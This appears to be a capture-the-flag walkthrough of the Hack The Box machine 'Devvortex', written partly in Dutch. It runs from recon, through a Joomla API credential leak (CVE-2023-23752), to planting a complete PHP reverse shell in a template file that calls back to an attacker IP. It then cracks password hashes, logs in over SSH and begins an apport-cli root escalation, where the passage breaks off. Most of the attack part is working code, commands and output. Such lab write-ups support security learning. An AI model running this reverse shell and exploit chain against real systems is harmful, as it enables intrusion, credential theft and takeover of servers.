

Documentatie Devvortex

First step checking which ports are open. for checking which ports are open will we use following command:

```
[us-dedivip-1]-[10.10.14.230]-[hackthekat123@htb-izvjrn2vk]-[~]
[*]$ nmap -p- -sC -sV 10.129.105.202 -vvvv
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-07 21:06 BST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
```

As we can see in following image are there TCP ports open.

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbe7e8201ef6bfdeae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC82vTuNihMqiuFN+Lwih4g8r5JjaMjDQdhfdT8vE067urt0IyPszLntkCDn6MncBfibD/7Zz4r8lrliNe/Afk6LJqT
t30WewzS2a1TpCrEbvvoileYAL/Feya5Pfbz8mv77+MwEA+kT0pAw1xw9bpkhYCGkJ0m90YdcsEEg1i+kQ/ng3+GaFrGjxxqYaW1LXyXN1f7j9xG2f27rKEZoR0/9H0H9Y+5
ru184QQXjW/ir+IEJ7xTwQ45U1GOW1m/AgpHif15j9adFT/r4QM+au+2yPotn0GBBJBz3ef+fQzj/Cq70GRR96ZBfJ3i00B/Waw/RI19qd7+ybNXf/gBzptEYXujySQZSu
92Dwi231txJBoLE6hp02uYVABVBLF0KXEST3ZJVSAsU3oguNcXtY7krjqPe6BZRY+lrbeskalb1GPZrqLEgptpKhZ14Ua0CH9/vpMYFd5KR24aMXVZBOK1GJg50yhZx8I
9I367z0my8E89+TnjGFY2Q1zxmbmU=
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlldzHAyNTYAAAAIbmlldzHAyNTYAAABBBH2y17Gue6keBx0cBGNkWsLiFwTRwUtQB3NXEHAFzLziGdfCgBV7B9Hp6
GQMPGQXqMk7nnveA8Vuz0D7ug5n04A=
|   256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZD11NTE5AAAAIKfXa+OM5/utl0l5mJajysEsV4zb/L0BJ1LkxMPadPvR
80/tcp    open  http     syn-ack nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devvortex.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.79 seconds
```

There we can see the domain name of the Web Application. If we try to search on this domain name we will not be able to find this. There for are we going to add the domain name to the "/etc/hosts" file by using following commands:

```
[us-dedivip-1]-[10.10.14.230]-[hackthekat123@htb-izvjrn2vk]-[~]
[*]$ sudo nano /etc/hosts
```

By entering the ip adres and the domain name in the "/etc/hosts" file are we going to be able to reach the web application.

```
# /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 upcloud-capture-droplet upcloud-capture-droplet
127.0.0.1 localhost
10.129.105.202 http://devvortex.htb devvortex.htb
# The following lines are desirable for IPv6 capable hosts
```

We are going to use this command to view the subdirectories of this domain.

```
[*]$ gobuster dir --url "http://dev.devvortex.htb" -w /usr/share/dirb/wordlists/small.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://dev.devvortex.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2024/05/08 22:14:43 Starting gobuster in directory enumeration mode

/administrator (Status: 301) [Size: 178] [-> http://dev.devvortex.htb/administrator/]
/api (Status: 301) [Size: 178] [-> http://dev.devvortex.htb/api/]
Progress: 111 / 960 (11.56%)
Progress: 158 / 960 (16.46%)
Progress: 209 / 960 (21.77%)
Progress: 305 / 960 (31.77%)
Progress: 403 / 960 (41.98%)
/home
```

We will use Joomscan to look up/scan information about our target.

We will do this by using the following command:

```
[us-dedivip-1]-[10.10.14.230]-[hackthek@123@htb-5ycfbse5wy]-[~]
[*]$ joomscan -u http://dev.devvortex.htb
```

Afterwards, we will search for an exploit corresponding to the Joomla version used on our target.

You can perform an exploit in two ways: either manually or using an automation script. (Based on the recently downloaded CVE from the previous step mentioned above.)

For now, I will perform it manually, but below you can find both solutions:

Manual:

With the following code, we will search for the users, their usernames, and email addresses:

```
[*]$ curl "http://dev.devvortex.htb/api/index.php/v1/users?public=true" | jq .
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 697 0 697 0 0 2811 0 --:--:-- --:--:-- --:--:-- 2821
{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
  },
  "data": [
    {
      "type": "users",
      "id": "649",
      "attributes": {
        "id": "649",
        "name": "Lewis",
        "username": "lewis",
        "email": "lewis@devvortex.htb",
        "block": 0,
        "sendEmail": 1,
        "registerDate": "2023-09-25 16:44:24",
        "lastvisitDate": "2023-10-29 16:18:50",
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Super Users"
      }
    },
    {
      "type": "users",
      "id": "650",
      "attributes": {
        "id": "650",
        "name": "Logan paul",
        "username": "logan",
        "email": "logan@devvortex.htb",
        "block": 0,
        "sendEmail": 1,
        "registerDate": "2023-09-25 16:44:24",
        "lastvisitDate": "2023-10-29 16:18:50",
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Super Users"
      }
    }
  ]
}
```

Next, we will search for the passwords they use to log in. We will do this using the following command:

```
1 curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true -vv
```

```

[eu-dedivip-2]-[10.10.14.138]-[hackthek@123@htb-0mnodoylub]-[-]
[*]$ curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true -vv
* Trying 10.129.229.146:80...
* Connected to dev.devvortex.htb (10.129.229.146) port 80 (#0)
> GET /api/index.php/v1/config/application?public=true HTTP/1.1
> Host: dev.devvortex.htb
> User-Agent: curl/7.88.1
> Accept: */*
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Tue, 28 May 2024 16:08:01 GMT
< Content-Type: application/vnd.api+json; charset=utf-8
< Transfer-Encoding: chunked

```

```

s":{"dbtype":"mysql","id":224}},{"type":"application","id":"224","attributes":{"host":"local
host","id":224}},{"type":"application","id":"224","attributes":{"user":"lewis","id":224}},{"t
ype":"application","id":"224","attributes":{"password":"P4ntherg0t1n5r3c0n##","id":224}},{"ty
pe":"application","id":"224","attributes":{"db":"joomla","id":224}},{"type":"application","id
":"224","attributes":{"dbprefix":"sd4fg_","id":224}},{"type":"application","id":"224","attrib
utes":{"dbencryption":0,"id":224}},{"type":"application","id":"224","attributes":{"dbsslverif

```

Now you have exploited the target manually.

Exploit with the CVE file:

```

1 git clone git@github.com:0xx01/CVE-2023-23752.git
2 cd CVE-2023-23752
3 chmod +x exploit.sh
4 ./exploit.sh http://dev.devvortex.htb


```

In this way, you execute the exploit using the automation method.

Both methods work perfectly.

Now we can log in to the website "<http://dev.devvortex.htb/administrator>" with the following login credentials:

- username: lewis
- password: P4ntherg0t1n5r3c0n##




Then we will look at the users tab and see which users have super user permissions..

The screenshot shows the Joomla! Users management interface. It includes a top navigation bar with 'Users', version '4.2.6', and buttons for 'Post Installation Messages', 'Development', and 'User Menu'. Below the navigation bar are buttons for 'New', 'Actions', 'Options', and 'Help'. A search bar and 'Filter Options' are also present. The main table lists users with columns for Name, Username, Enabled, Activated, Multi-factor Authentication, User Groups, Email, Last Visit, Registered, and ID. Two users are listed: 'lewis' (Super Users) and 'logan paul' (Registered).


☐	Name	Username	Enabled	Activated	Multi-factor Authentication	User Groups	Email	Last Visit	Registered	ID
☐	lewis	lewis	✓	✓	✗	Super Users Permissions	lewis@devvort ex.htb	2024-05-29 12:53:34	2023-09-25 16:44:24	649
☐	logan paul	logan	✓	✓	✗	Registered Permissions	logan@devvort ex.htb	Never	2023-09-26 19:15:42	650

Now we can see that Lewis has super user permissions.

Next, we go to the system tab in the toggle menu and then to the administrator templates.



Once we are in the Administrator Templates, we go to the error.php and add the following PHP code.



The code below is what we will replace the other script with.

```

1  <?php
2
3  set_time_limit (0);
4  $VERSION = "1.0";
5  $ip = '10.10.14.230'; // CHANGE THIS
6  $port = 9001; // CHANGE THIS
7  $chunk_size = 1400;
8  $write_a = null;
9  $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
13
14 //
15 // Daemonise ourself if possible to avoid zombies later
16 //
17
18 // pcntl_fork is hardly ever available, but will allow us to daemonise
19 // our php process and avoid zombies. Worth a try...
20 if (function_exists('pcntl_fork')) {
21     // Fork and have the parent process exit
22     $pid = pcntl_fork();
23
24     if ($pid == -1) {
25         printit("ERROR: Can't fork");
26         exit(1);
27     }
28
29     if ($pid) {
30         exit(0); // Parent exits

```

```

31     }
32
33     // Make the current process a session leader
34     // Will only succeed if we forked
35     if (posix_setsid() == -1) {
36         printit("Error: Can't setsid()");
37         exit(1);
38     }
39
40     $daemon = 1;
41 } else {
42     printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
43 }
44
45 // Change to a safe directory
46 chdir("/");
47
48 // Remove any umask we inherited
49 umask(0);
50
51 //
52 // Do the reverse shell...
53 //
54
55 // Open reverse connection
56 $sock = fsockopen($ip, $port, $errno, $errstr, 30);
57 if (!$sock) {
58     printit("$errstr ($errno)");
59     exit(1);
60 }
61
62 // Spawn shell process
63 $descriptorspec = array(
64     0 => array("pipe", "r"), // stdin is a pipe that the child will read from
65     1 => array("pipe", "w"), // stdout is a pipe that the child will write to
66     2 => array("pipe", "w")  // stderr is a pipe that the child will write to
67 );
68
69 $process = proc_open($shell, $descriptorspec, $pipes);
70
71 if (!is_resource($process)) {
72     printit("ERROR: Can't spawn shell");
73     exit(1);
74 }
75
76 // Set everything to non-blocking
77 // Reason: Occasionally reads will block, even though stream_select tells us they won't
78 stream_set_blocking($pipes[0], 0);
79 stream_set_blocking($pipes[1], 0);
80 stream_set_blocking($pipes[2], 0);
81 stream_set_blocking($sock, 0);
82
83 printit("Successfully opened reverse shell to $ip:$port");
84
85 while (1) {
86     // Check for end of TCP connection
87     if (feof($sock)) {
88         printit("ERROR: Shell connection terminated");

```

```

89         break;
90     }
91
92     // Check for end of STDOUT
93     if (feof($pipes[1])) {
94         printit("ERROR: Shell process terminated");
95         break;
96     }
97
98     // Wait until a command is end down $sock, or some
99     // command output is available on STDOUT or STDERR
100    $read_a = array($sock, $pipes[1], $pipes[2]);
101    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
102
103    // If we can read from the TCP socket, send
104    // data to process's STDIN
105    if (in_array($sock, $read_a)) {
106        if ($debug) printit("SOCK READ");
107        $input = fread($sock, $chunk_size);
108        if ($debug) printit("SOCK: $input");
109        fwrite($pipes[0], $input);
110    }
111
112    // If we can read from the process's STDOUT
113    // send data down tcp connection
114    if (in_array($pipes[1], $read_a)) {
115        if ($debug) printit("STDOUT READ");
116        $input = fread($pipes[1], $chunk_size);
117        if ($debug) printit("STDOUT: $input");
118        fwrite($sock, $input);
119    }
120
121    // If we can read from the process's STDERR
122    // send data down tcp connection
123    if (in_array($pipes[2], $read_a)) {
124        if ($debug) printit("STDERR READ");
125        $input = fread($pipes[2], $chunk_size);
126        if ($debug) printit("STDERR: $input");
127        fwrite($sock, $input);
128    }
129 }
130
131 fclose($sock);
132 fclose($pipes[0]);
133 fclose($pipes[1]);
134 fclose($pipes[2]);
135 proc_close($process);
136
137 // Like print, but does nothing if we've daemonised ourself
138 // (I can't figure out how to redirect STDOUT like a proper daemon)
139 function printit ($string) {
140     if (!$daemon) {
141         print "$string\n";
142     }
143 }
144
145 ?>
146

```


Using this code, we will be able to execute a remote shell in our terminal.

We will need to add this code to the administrator templates in the error.php template.

After that, we will open two terminals:

In the first terminal, we will execute this command to establish the connection as a reverse shell:

```
1 nc -lvp 9001 (Dit is de port die je hebt opgegeven boven in het php code.).
```

And in the second terminal, we will execute the following command to connect to the target server:

```
1 curl "http://dev.devvortex.htb/administrator/templates/atum/error.php" --> Dit is de url naar de pagina waar we z
```

This is the URL to the page where we just modified the PHP code. Now you can see that we have a reversed shell.

```
[eu-dedivip-2]-[10.10.14.138]-[hackthekati23@htb-mutisbaepd]-[~]
[*]$ nc -lvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.229.146.
Ncat: Connection from 10.129.229.146:36380.
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 13:20:53 up 1:23, 0 users, load average: 0.00, 0.00, 0.20
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $
```

In order to properly interact with MySQL we need to upgrade our current shell. We can use the script command to create a new PTY using bash

```
1 script /dev/null -c bash
```

```
[eu-dedivip-2]-[10.10.14.138]-[hackthekati23@htb-mutisbaepd]-[~]
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@devvortex:/$ ls
ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var
boot  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
www-data@devvortex:/$
```

With this command, we will connect to the local database:

```
1 mysql -u lewis -p
```

```
www-data@devvortex:/$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41870
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```

Now we will check which databases are available:

```
mysql> show databases
show databases
+-----+
| Database |
+-----+
| information_schema |
| joomla |
| performance_schema |
+-----+
3 rows in set (0.00 sec)
```

We see that there is a Joomla database. We will select this database and see what is in it.

```
mysql> use joomla;
use joomla;
Database changed
mysql> show tables;
show tables;
```

What we see that could be useful is the following value from the Joomla database:

```
| sd4fg_user_usergroup_map |
| sd4fg_usergroups |
| sd4fg_users |
| sd4fg_viewlevels |
| sd4fg_webauthn_credentials |
| sd4fg_workflow_associations |
| sd4fg_workflow_stages |
| sd4fg_workflow_transitions |
| sd4fg_workflows |
+-----+
71 rows in set (0.01 sec)
```

We will select this table and get all out of it by using following command:

```
1 Select * from sd4fg_users
```

```
mysql> Select * from sd4fg_users
Select * from sd4fg_users
+-----+
| id | name | username | email | password | block | sendEmail | registerDate | lastvisitDate |
+-----+
| 649 | lewis | lewis | lewis@devvortex.htb | $2y$10$6V52x... | 0 | 1 | 2023-09-25 16:44:24 | 2024-05-29 16:44:24 |
| 650 | logan paul | logan | logan@devvortex.htb | $2y$10$1T4k5km5GvH509d0M/lw0eY1B5Ne9XzArDRFJTgTHiyy/yBtk1j12 | 0 | 0 | 2023-09-26 19:15:42 | NULL |
| 651 | NULL | NULL | NULL | NULL | 0 | 0 | NULL | NULL |
+-----+
```

We will select this table and extract everything to see what it contains.

```
| lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAyuhVBMVvnYWceBmy8XdEzmlu |  
0 | "http://dev.vortex.htb/administrator/templates/admin/error.php"  
| logan@devvortex.htb | $2y$10$I74k5km5GvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy/yBtkIj12 |  
in_style":"","admin_language":"","language":"","editor":"","timezone":"","ally_mono":"0",
```

```
1 hashid <Hashid dat je gevonden hebt>
```

```
[eu-dedivip-2]-[10.10.14.138]-[hackthekat123@htb-mutisbaepd]-[~]
[*]$ hashid '$2y$10$IT4k5kmSGvHS09d6M/lw0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
Analyzing '$2y$10$IT4k5kmSGvHS09d6M/lw0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
[eu-dedivip-2]-[10.10.14.138]-[hackthekat123@htb-mutisbaepd]-[~]
[*]$
```

```
1 hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
```

```
[eu-dedivip-2]-[10.10.14.138]-[hackthekat123@htb-mutisbaepd]-[~]  
[*]$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt  
hashcat (v6.1.1) starting... htb-1-#2v4t04TT4H5K5G4-40045H411DeYiR5Ne9YzAr...
```

```
hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt

<...SNIP...>
$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRfJTGThNy/yBtkIj12:tequieromucho

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: bcrypt $2*$, Blowfish (Unix)
Hash.Target.....: $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRfJTGThNy...tkIj12
Time.Started.....: Thu Jan 11 15:23:50 2024 (17 secs)
Time.Estimated.....: Thu Jan 11 15:24:07 2024 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 84 H/s (5.88ms) @ Accel:4 Loops:32 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1408/14344385 (0.01%)
Rejected.....: 0/1408 (0.00%)
Restore.Point.....: 1392/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1....: moises -> tagged

Started: Thu Jan 11 15:23:23 2024
Stopped: Thu Jan 11 15:24:08 2024
```

- username: logan
- password: tequieromucho
- IP address: 10.129.229.146

```
1 ssh logan@10.129.229.146
```

```
[eu-dedivip-2]-[10.10.14.138]-[hackthekat123@htb-mutisbaepd]-[~]
[*]$ ssh logan@10.129.229.146
logan@10.129.229.146's password: logan@devvortex: htb | 43vs18sTT4V5lmSGvHS09d6M/1w0eY
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
```

If we now execute "ls", we can see a document named user.txt, and this is the first flag:

```
Last login: Mon Feb 20 14:44:38 2024 from 10.10.14.23
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
02b6083e6245013a66e19bfff58b8cfd
```

By checking the sudo permissions for the user logan , we learn that they can run /usr/bin/apport-cli as root. we will check the root permissions by using following command:

```
1 sudo -l
```

We will see which version of apport-cli is on the machine and search for an exploit.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
(ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ apport-cli --version
2.20.11
logan@devvortex:~$
```

We will firstly search an exploit for this version.

We see that version 2.20.11 is installed, which, according to this commit, is vulnerable to a privilege escalation attack if an unprivileged user is allowed to run it with sudo . The vulnerability was assigned CVE-2023-1326. The exploit stems from the fact that apport-cli invokes a pager (such as less) when viewing a crash, which can be used to run system commands in the context of the user executing the parent command. In this case, if ran with as root using sudo , it can be used to spawn an interactive system shell, as the elevated privileges are not dropped. With that in mind, we need to somehow trigger the pager, so we start by listing all the running processes and can then attempt to report a problem using apport-cli in --file-bug mode. We will use following command:


```
1 ps -ux
```

```
logan@devvortex:~$ ps -ux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
logan    1706  0.0  0.2  19044  9616 ?        Ss   14:05   0:00 /lib/systemd/systemd --user
logan    1707  0.0  0.0  169176  3264 ?        S    14:05   0:00 (sd-pam)
logan    1807  0.0  0.1  14060  6044 ?        S    14:05   0:00 sshd: logan@pts/1
logan    1810  0.0  0.1  10128  5556 pts/1    Ss   14:05   0:00 -bash
